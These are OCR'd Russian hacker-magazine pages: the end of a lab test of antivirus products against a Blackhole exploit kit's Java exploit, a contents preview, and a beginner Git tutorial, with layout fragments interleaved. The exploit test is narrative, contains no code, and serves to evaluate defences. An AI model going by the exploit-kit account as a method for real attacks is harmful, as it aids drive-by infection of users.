
Технология ThreatSense — технология расширенной эвристики, которая непосредственно борется с инициализацией полезной нагрузки при эксплуатации уязвимости. При помощи результатов эвристических методов в сочетании с результатами эмуляции («песочница») и сигнатурных методов обнаружения вредоносного кода антивирусное программное обеспечение определяет, есть ли попытки заражения. Эффективность ThreatSense и расширенной эвристики демонстрируют отчеты о сертификации, предоставляемые независимым институтом IT-безопасности AV-TEST: в разделе «Защита» (именно в этом разделе отчета определяется способность программного продукта защищать рабочую станцию от начальной стадии жизненного цикла вредоносного ПО) антивирус успешно определил 90% экземпляров эксплойтов, использующих уязвимости нулевого дня. Примечательно, что антивирусное решение «Лаборатории Касперского», проходившее сертификацию AV-TEST в этот же временной интервал (сентябрь — октябрь 2012 года), успешно определило 98% экземпляров аналогичного набора эксплойтов. Впрочем, известно, что самое честное тестирование антивирусы проходят в нашей хакерской лаборатории, поэтому давай закончим рассказывать о чужих результатах и посмотрим на свои собственные.


Переход по вредоносной ссылке для антивирусного решения компании ESET видимой реакции не вызывает — нет никаких уведомлений и записей в лог-файлах о том, что была обнаружена попытка эксплуатации уязвимости. Однако исполняемый файл «Блокнота» не загружен, из чего следует предположение, что антивирусное ПО не позволяет сплоиту отработать.

NORTON INTERNET SECURITY


Компания Symantec — первопроходец в технологии использования облачной инфраструктуры для защиты от вирусных угроз. Так называемая защита SONAR (Symantec Online Network for Advanced Response) предназначена для предотвращения последствий эксплуатации 0-day-уязвимостей с помощью поведенческого анализа целевых приложений и рейтинговой системы оценки уровня опасности. Один из ключевых факторов в реализации данной технологии — показатель уровня доверия сообщества (Norton Community Watch). Антивирусное

Результаты тестирования технологии AEP лабораторией MRG Effitas





Гибкая система фильтрации трафика на основе параметров жертвы




Реакция KIS 2013 на Java-эксплойт в Blackhole exploit kit

> *Встроенные средства Windows для борьбы с эксплуатацией уязвимостей нулевого дня не справляются с текущими версиями вредоносного кода*

приложение решает, принадлежит ли тот или иной файл к вредоносной среде, учитывая результаты статистических данных, получаемых от единой пользовательской базы знаний Norton Community Watch.

Отчет о сертификации AV-TEST последней версии продукта Symantec Norton Internet Security 2013 демонстрирует эффективность защиты SONAR версии 4.0 в 96% атак, направленных на эксплуатацию уязвимостей нулевого дня, векторами которых выступали веб-приложения, содержащие вредоносный код, и электронная почта. Данные, которые содержатся в разделе «Защита» отчета, также позволяют сделать вывод об оперативности обновления информации о новых образцах вредоносного кода в облачной базе знаний: ни один из конкурирующих в российском сегменте продуктов не показал стопроцентной защиты от известных экземпляров вредоносных программ, обнаруженных за последние два-три месяца. Примечателен и тот факт, что облачная инфраструктура SONAR оказалась на втором месте по уровню продуктивности в борьбе с эксплойтами, которую организовала компания MRG Effitas, и показала второй результат в тестировании после технологии AEP от «Лаборатории Касперского».

Отправленный по вредоносной ссылке, содержащей сплоит-пак, браузер пользователя спрашивает разрешение на выполнение Java-кода устаревшим плагином, и после положительного ответа мы наблюдаем его работу: связка благополучно эксплуатирует уязвимость и в качестве показателя своей успешной работы перенаправляет нас на страницу редиректа. Где все это время был Norton Internet Security? Ни одного уведомления о какой-либо подозрительной активности, никакой реакции на эксплуатацию. Однако дроппер связки не запускает наш notepad.exe. Причины этого потеряны где-то в недрах «молчаливого» продукта от Symantec. Панель статистики Blackhole сообщает нам об успешной загрузке нашего файла жертве.



Интерфейс самого распространенного оружия для атак типа drive-by-download

ДРУГИЕ ПРЕДСТАВИТЕЛИ ИНДУСТРИИ

Менее 13% рынка антивирусной защиты в России делят между собой такие вендоры, как «Доктор Веб», Trend Micro, McAfee и другие игроки. Прямых заявлений или анонсов технологий борьбы с эксплойтами от этих компаний за последний год в средствах массовой информации замечено не было, однако продукт Panda Cloud Antivirus, чей объем продаж в российском сегменте не попадает даже в долю погрешности, начиная с версии 2.1 имеет в наличии механизмы борьбы с данным типом угроз.

Облачная база знаний, где каждый пользователь может внести свой вклад, напоминает описанную выше инфраструктуру SONAR от Symantec. Технология Panda Security, основанная на распределенной среде, в настоящее время, по данным из отчетов AV-TEST, демонстрирует свои возможности в определении 0-day-эксплойтов в среднем лишь в 80–85% атак в зависимости от версии своего продукта. Возможно, эти цифры связаны с небольшой, но стабильно пополняющейся базой пользовательских сенсоров, на которые опирается данная технология.

РЕЗЮМЕ


Встроенные средства Windows для борьбы с эксплуатацией уязвимостей нулевого дня не справляются с текущими версиями вредоносного кода, который пишется квалифицированными злоумышленниками. Техники обхода защит DEP (предотвращение выполнения данных) и ASLR (технология рандомизации адресного пространства) с успехом применяются в новых видах эксплойтов.

Kaspersky Internet Security 2013 отлично продемонстрировал свою технологию в действии, не дав сплоит-паку проэксплуатировать уязвимость на стороне пользователя и проинформировав последнего о наличии вредоносного содержимого. Norton Internet Security, в свою очередь, позволил эксплойту отработать и загрузить дроппер, но инициализация вредоносного кода (в нашем случае это был исполняемый файл notepad.exe) завершилась неудачей, причина которой так и осталась для пользователя загадкой — продукт не вывел никаких уведомлений и не отчитался о своих действиях. То же можно сказать и о продукте ESET, который «тихо», но, в отличие от Norton Internet Security, остановил загрузку вредоносного файла на сторону жертвы. ⌶

Preview

УДАЛЕННЫЙ КОНТРОЛЬ 2.0

Помнится, году в 2007–2008, когда Twitter начал набирать популярность, многие обратили внимание на Jabber-бот сервиса. С его помощью можно было пользоваться почти всеми функциями сервиса. Twitter отказался от этой возможности, но с тех пор тема Jabber-ботов остается живее всех живых. Мы же рассмотрели тему более глобально: как управлять компьютером с помощью различных коммуникационных сервисов и социальных сетей? В нашем арсенале Google Talk, Twitter, Facebook и Google+. С их помощью мы сделали кучу интересных штук.




---

110 UNIXOID



ПРАКТИЧЕСКАЯ ПАРАНОЙЯ
Шапочка из фольги начала слишком сильно жать? Фургончик с мороженым возле дома кажется все более подозрительным? Учись шифровать диски!

102 КОДИНГ



COME GIT SOME!
Хотя Git придумали явно не вчера, остаются еще люди, которые пихают код на FTP-шник с папочками. Для таких мы и написали самую подробную инструкцию о том, как надо жить.

108 КОДИНГ



ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ
Продолжаем твою любимую рубрику. В этом номере читай о том, что с тобой сделали бы, если бы ты захотел пойти в Каспера, ABBYY или Softline.


122 SYN/ACK



В ЕЖОВЫХ РУКАВИЦАХ
И снова Windows Server 2012. Если от Win8 на твоем ноутбуке можно еще куда-нибудь спрятаться, то механизмы безопасности новой серверной ОС от Microsoft нужно изучать уже сегодня.



SYN/ACK



КОЛЫБЕЛЬ ОБЛАКОВ
Разворачиваем IaaS на предприятии на базе OpenNebula. Если твой работодатель захотел свое облако «вчера», то это HOWTO — то, что доктор прописал.

130 SYN/ACK

ЗАЩИТА ВНУТРИ ПЕРИМЕТРА
Если «киски» барахлят и не показывают коготки всякой гадости в локальной сети — это значит, что ты не умеешь с ними работать. Пора браться за ум!



Игорь «Spider_NET» Антонов
antonov.igor.khv@gmail.com
vr-online.ru

COME GIT SOME!

Прочитай эту статью, или твои исходники умрут!

Каждый разработчик ошибается минимум дважды. Первый раз — когда выбирает себе профессию, надеясь при этом стать звездой и переплюнуть успех Facebook. А второй — когда забивает болт на true методики коллективной разработки и рвет на себе волосы во время очередного краха исходников. Серебряной пули для первой ошибки еще не придумали, а вот вторая проблема решается просто. Главное — созреть и окончательно мигрировать на профессиональные системы управления версиями.

ПОЧЕМУ АРХИВЫ — ЭТО ПЛОХО?

Я всегда удивлялся, когда видел, как хорошие программисты перед внесением изменений в файл проекта тупо архивируют его, присваивая в качестве имени что-то вроде cart.php.150220131500.zip. Нетрудно догадаться, что сакральный смысл этой конструкции подразумевает имя сценария (cart.php) и дату создания архива. Я такое встречаю достаточно часто и скажу по большому секрету, что на заре своей карьеры поступал точно так же. Все изменилось, когда я умудрился потерять кучу рабочего кода, банально перепутав архив.

Досадная ошибка молодости заставила меня обратить внимание на специализированные системы управления версиями. Буду откровенным — переход дался непросто. Поначалу трудно заставить себя выполнять «лишние» действия... Только спустя время (обычно период адаптации длится в районе месяца) начинаешь удивляться: «Как я раньше работал по-другому?»

НЕДОЛГАЯ ДРУЖБА С SVN

Не подумай, что мы хотим сказать про SVN что-то плохое. Просто лично мне не понравилось, что для работы над проектом я должен иметь постоянное соединение с SVN-сервером. Этот минус особенно проявляется при отсутствии постоянного рабочего места. В таких случаях сервер обязан быть доступен извне, а мобильное рабочее место подразумевает хорошее соединение с инетом. Нет качественного коннекта — здравствуйте, тормоза при очередном получении изменений.


Вторым существенным минусом для меня стала гора служебного мусора. Меня дико бесило, что SVN пихает в каждую директорию проекта скрытую папку с кучей служебных файлов. В последних версиях эту проблему вроде как решили, но этот путь слегка затянулся.

ЗНАКОМЬТЕСЬ, ЭТО GIT!

Нередко разрушения и бесконечные споры провоцируют рождение поистине удивительных вещей. Случилось это и с Git. Все начиналось довольно просто и, конечно же, не без участия законодателя моды королевства Open Source — Linux. С самого первого релиза (1991 год) разработка кода ядра выполнялась по старинке: путем приема патчей от «населения» и архивирования предыдущих версий. Объемы кода ядра, внушающее ужас число разработчиков и современные тенденции не могли не внести корректив в этот процесс. В 2002 году проект разработки ядра перекочевал на проприетарную распределенную систему управления версиями BitKeeper от BitMover Inc.

К счастью, в сотрудничестве с компанией BitMover Inc. произошел разлад, вынудивший компанию забрать право бесплатного использования их продукта. Этот неприятный инцидент подстегнул Линуса Торвальдса с компанией девелоперов на создание собственной системы управления версиями. Ребята хотели разработать надежное решение, обладающее высокой скоростью работы и упрощающее командную разработку. В 2005 году все эти хотелки вылились в первую версию Git.

Git с самого начала пришелся по душе разработчикам. Буквально сразу его взяли на вооружение крупные open source проекты (Drupal, Linux). Однако главный всплеск популярности произошел после запуска специализированного хостинга Git-проектов — GitHub (https://github.com). Сегодня львиная доля опенсорсных проектов размещаются именно там.



GUI-тулза для сравнения исходников

КАК РАБОТАЕТ GIT

В целом Git представляется простым продуктом, но первое знакомство с ним зачастую проходит не совсем гладко. Причина заключается в непонимании основополагающих принципов работы.

Первым делом нужно усвоить главное правило: не стоит пытаться подгонять термины и знания, полученные при работе с другими подобными продуктами. Идеология Git в корне отличается от SVN (как пример), и все попытки натянуть одну теорию на другую, скорее всего, завершатся путаницей.

Для начала давай вспомним, как данные хранятся в системах типа SVN. Если отбросить умные слова из толстых книг, то можно сказать, что система просто хранит файлы и цепочку изменений к ним. Схематично это выглядит так:

```
ФАЙЛ → Изм. № 1 → Изм. № 2 → Изм. № 3
```

В Git все происходит совершенно иначе. Он не пытается хранить лишь изменения отдельного файла. Вместо этого он делает слепки (копии) абсолютно всех входящих в проект файлов на текущий момент. Если файл не изменился, то вместо копии создастся ссылка на предыдущую копию (или оригинал). Таким образом, разработчик всегда работает с одним набором файлов, просто их содержимое меняется от условий. Очередной слепок создается на этапе фиксации изменений. На схеме это отображается так:

ВЕРСИЯ 1	Версия 2
Файл № 1	Файл № 1 (A) (файл изменился)
Файл № 2	Файл № 2 (просто ссылка, файл не менялся)
Файл № 3	Файл № 3 (A) (файл изменился)

ЧЕМ GIT ЛУЧШЕ ДРУГИХ?

Одно из самых важных преимуществ Git — децентрализованность. Смотри сам, Git, в отличие от альтернативных систем управления версиями, не требуется постоянного соединения с сервером. Все файлы проекта хранятся локально (!), поэтому ты можешь работать над кодом в любом месте и в любое время. Отсутствие необходимости коннекта с сервером избавляет от различных сетевых тормозов. У меня нередко возникали ситуации, когда требовалось подключиться к рабочему SVN-серверу из командировки посредством GPRS-соединения. Это была настоящая каторга!

Наличие полных локальных копий проекта сразу решает проблему с резервированием данных. Каждый разработчик обладает полной копией всех файлов, и при необходимости из нее можно поднять оригинал. Падение сервера с удаленным репозиторием превращается в не самую большую проблему.

Выделять сильные стороны Git можно бесконечно долго, но не упомянуть про киллер-фичу однозначно нельзя. Я говорю про ветки. Это самая сильная функция, и на первых порах от нее реально сносит голову. Никто не запрещает создавать в своем репозитории кучу веток и постоянно переключаться между ними или объединять несколько веток в одну!


НЕМНОГО ТЕОРИИ

Одна из главных сущностей мира Git — различные состояния файлов. Каждый файл, входящий в состав проекта, может находиться в одном из трех состояний:

- измененный — состояние присваивается сразу после редактирования, файл находится в нем до момента фиксации;
- зафиксированный — данное состояние файл получает после сохранения в локальной базе Git;
- подготовленный — измененный файл, подготовленный для следующего коммита.

Отдельного разговора заслуживает структура каждого проекта, работающего под управлением Git. Условно ее можно разделить на три составляющие: служебная директория (git directory), рабочая директория (working directory) и область подготовленных файлов (staging area). Служебная директория git представляет собой хранилище метаданных и базу данных всех объектов проекта. Ты можешь увидеть ее, если заглянешь в любой клонированный или созданный тобой репозиторий. Там ты обязательно увидишь скрытую папку с именем «.git».

Рабочая директория — это папка, в которой хранятся файлы твоего проекта. Все ее содержимое представляет собой копию определенной версии проекта. Под областью подготовленных файлов подразумевается обычный файл, расположенный в служебной директории и содержащий



Клонируем Drupal

СОБСТВЕННЫЙ GITHUB

Поюзав сервисы вроде Bitbucket и GitHub, ты рано или поздно задумаешься: «А существует ли возможность развернуть собственный Git-сервер?» Оказывается, сделать это совсем не сложно. Достаточно установить на свой сервер какой-нибудь дистрибутив Linux и развернуть на нем приложение GitLab (gitlab.org). Это бесплатная альтернатива проектам вроде GitHub. После установки ты также получишь функциональный веб-интерфейс (позволяет выполнять административные функции, управлять правами доступа, просматривать коммиты и так далее) и возможность получить доступ к репозиториям через SHH, HTTPS. Система устанавливается буквально за пару команд.

информацию об изменениях, которые войдут в следующий коммит.

ОТ СЛОВ К ДЕЛУ

Втиснуть всю необходимую теорию в одну часть статьи просто нереально, поэтому предлагаю приступить к практике и рассматривать возникшие вопросы по ходу дела. Сразу хочу сказать, что мы не будем затрагивать поднятие локального Git-хостинга (это ты сможешь сделать сам, прочитав во врезке про дистрибутив GitLite). Лучше потренируемся на сервисе Bitbucket. Почему именно на нем, а не на великом GitHub?

Во-первых, Bitbucket ничуть не уступает ему по возможностям. А во-вторых, он позволяет совершенно бесплатно создавать приватные репозитории для небольших команд. За эту же возможность на GitHub придется платить 200 рублей в месяц.

ГОТОВИМ ИНСТРУМЕНТЫ

Мы договорились, что в качестве хостинга своих проектов будем использовать Bitbucket (https://bitbucket.org), поэтому потрудись сразу создать в нем учетную запись. Как только твой аккаунт будет готов, сразу беги на goo.gl/eaox и сливай последнюю версию дистрибутива Git. По указанной ссылке лежат дистрибутивы под Windows. Если твоя родная площадка — Linux, то установить актуальную версию дистрибутива ты сможешь при помощи apt-get.

НАСТРОЙКА GIT

После установки Git необходимо произвести пару настроек — установить свое имя (именно оно будет отображаться в коммитах) и e-mail. Для ввода опций запусти консоль Git Bash и выполни следующие команды:

```
# Задаем имя пользователя. Отображается в коммитах
$ git config --global user.name "spider_net"
# Задаем e-mail пользователя
$ git config --global user.email "antonov.igor.↵
  khv@gmail.com"
```

ЛОКАЛЬНЫЙ РЕПОЗИТОРИЙ

Создать репозиторий мы можем одним из двух способов: клонировать существующий или создать новый. Первый способ гораздо проще, поэтому начнем с него.

Для начала создай где-нибудь у себя на винте директорию, в которую будем помещать все git-проекты. Я создал такую на диске E: и обозвал ее «test-git». Открой окно консоли (Git Bash), если успел его уже закрыть, и установи в качестве текущей директории папку, которую только что создал:

```
$ cd E:/test-git
```

С этим разобрались. Теперь зайди на GitHub (не из консоли, а с помощью браузера) и выбери абсолютно любой проект, на котором мы потренируемся в создании клонов. Я не стал мучить себя выбором и в качестве первого подопытного выбрал Drupal (https://github.com/drupal/drupal). На странице с каждым открытым репозиторием имеется строка ввода, в которой указан полный путь к репозиторию. В случае с Drupal это будет https://github.com/drupal/drupal.

```
MINGW32:/d/test-git/kaskoCalc
# On branch master
#
# Initial commit
#
# Changes to be committed:
#   (use "git rm --cached <file>..." to unstage)
#
#       new file:   KaskoCalc.sln
#       new file:   KaskoCalc.v11.suo
#       new file:   KaskoCalc/Abstract Classes/BaseCalculator.cs
#       new file:   KaskoCalc/App.config
#       new file:   KaskoCalc/App.xaml
#       new file:   KaskoCalc/App.xaml.cs
#       new file:   KaskoCalc/Classes/Answer.cs
#       new file:   KaskoCalc/Classes/Calculator.cs
#       new file:   KaskoCalc/Classes/DataReader.cs
#       new file:   KaskoCalc/Classes/GeneralRate.cs
#       new file:   KaskoCalc/Classes/GenerateXml.cs
#       new file:   KaskoCalc/Classes/MailSend.cs
#       new file:   KaskoCalc/Classes/Question.cs
#       new file:   KaskoCalc/Classes/ToSubject.cs
#       new file:   KaskoCalc/Images/calculator.png
#       new file:   KaskoCalc/Images/delete.png
#       new file:   KaskoCalc/Images/mail_send.png
#       new file:   KaskoCalc/Images/preferences-system.png
```

Результат выполнения GitStatus

git. Скопируй его в буфер обмена, а затем возвращайся в консоль и вбей в нее:

```
$ git clone https://github.com/drupal/drupal.git ↵
  drupal7
```

Этой командой мы сообщили о своем желании клонировать репозиторий Drupal в директорию drupal7. После выполнения операции в директории test-git появится новый каталог, содержащий исходные коды популярной системы управления контентом Drupal.

Клонирование существующих репозиториев выполняется просто, но и создать репозиторий для существующего проекта ничуть не сложней.

Возьми любой свой старый проект (язык программирования особой роли не играет) и помести его в нашу общую для всех проектов папку test-git. Для демонстрации я взял один из своих проектов на C#, над которым мы когда-то трудились с моим другом, и поместил в папку kaskoCalc.

Теперь нам требуется сообщить Git о своем желании сотрудничать. В этот момент будет создана служебная директория (помнишь о скрытой папке .git?), набитая разными файлами. Данная операция выполняется при помощи команды git init. Вводи ее в консоли (предварительно не забудь переместиться в папку с тестовым проектом), а после загляни в директорию проекта. В нем должна появиться скрытая папка .git.

Однако этого действия недостаточно для включения всех файлов проекта под версионный контроль. Наша задача добавить все файлы в индекс и выполнить фиксацию изменений. Набери в консоли несколько команд:

```
# Подготавливаем все файлы
$ git add *
# Выполняем фиксацию
$ git commit -m "source of my project"
```

УДАЛЕННЫЙ РЕПОЗИТОРИЙ

Создавать локальные репозитории для своих проектов мы научились. Мы также убедились, что в этом нет ничего сложного. Теперь давай посмотрим, как перенести наш локальный репозиторий на хостинг Git-проектов Bitbucket. Если ты еще не создал в нем учетную запись, самое время сделать это.

Заходи в личный кабинет и создай новый репозиторий (Create repository). Тебя попросят ввести имя репозитория (name), описание (description), уровень доступа (access level), тип репозитория (git/mercurial) и язык программирования, на котором выполнен проект. Для своего проекта в качестве имени я указал kaskocalc, установил уровень доступа private (с репозиторием сможем работать только мы) и в поле выбора языка программирования остановился на C#.


Выполнив эту нехитрую операцию, возвращайся к консоли и введи несколько команд:

INFO


Плагины для популярных IDE/редакторов
Sublime Text 2: bit.ly/mZRaWf;
Notepad++: bit.ly/10PvbPe;
Eclipse: bit.ly/YIsXgI;
NetBeans: bit.ly/YTCmkM.

РАЗБИРАЕМСЯ С ВЕТВЛЕНИЯМИ В GIT

Чтобы легче освоить такую непростую вещь, как ветвление, я настоятельно рекомендую попробовать пройти интерактивное обучение при помощи веб-сервиса LearnGitBranching (pcottle.github.com/learnGitBranching). Выглядит это так. Ты получаешь доступ к виртуальной консоли и ряду практических задач. В твоем распоряжении несколько команд (commit, branch, checkout, cherry-pick, reset, revert, rebase и merge) и небольшой кусок справки. С их помощью тебе и предстоит биться с предложенными квестами. Надо отметить, что сложность задач хорошо варьируется. Если сначала предлагают совсем уж пустяковые, над решением которых думать особо не требуется, то потом начинается настоящий рок-н-ролл. На таких задачах и в хелп не стыдно заглянуть.



